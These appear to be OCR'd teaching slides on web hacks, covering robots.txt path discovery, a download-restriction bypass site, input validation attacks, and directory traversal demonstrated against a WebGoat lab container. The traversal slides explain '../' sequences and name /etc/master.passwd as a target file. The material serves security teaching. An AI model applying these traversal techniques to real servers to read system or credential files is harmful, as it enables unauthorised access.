
Types of Web Hacks



- **URL Interpretation Attacks**


- **DETURL.com**
- **Hidden paths**

DETURL.com Demo




- **Bypass download restrictions; no additional downloader needed**

URL hidden paths - robots.txt (Demo)




- There are a variety of methods to keep certain directories and files on a web server hidden
- A *robots.txt* is a reference to search engine robots of what parts of a website NOT to index and show in search results
- A robots.txt is found on the root of a website (http:// <root>/robots.txt

URL hidden paths - robots.txt (Demo)



- A *robots.txt* helps interpret the URL and reveal hidden paths


Types of Web Hacks




- **Input Validation Attacks**
- **Part of larger spectrum of SQLI, XSS attacks**


Directory Traversal Demo

```
sudo docker run -d -p 8080:8080 -p 9090:9090 webgoat/webgoat
sudo docker ps
```




Directory Traversal Demo






Directory Traversal Demo



https://pentestlab.wordpress.com/2012/06/29/directory-traversal-cheat-sheet/

Directory or Path Traversal Hack

- The ..\ instructs the system to go one directory up
- For example, we are at this location C:\xx\yy\zz. To access a text file abc.txt placed in folder xx. We can type **..\..\abc.txt**
- Its ..\ on Windows and ../ on UNIX like OSs
- exploit inadequate security mechanisms and access directories and files stored outside of the web root folder
- A directory traversal vulnerability is the result of insufficient filtering/validation of browser input from users



Directory Traversal Examples

- /etc/master.passwd
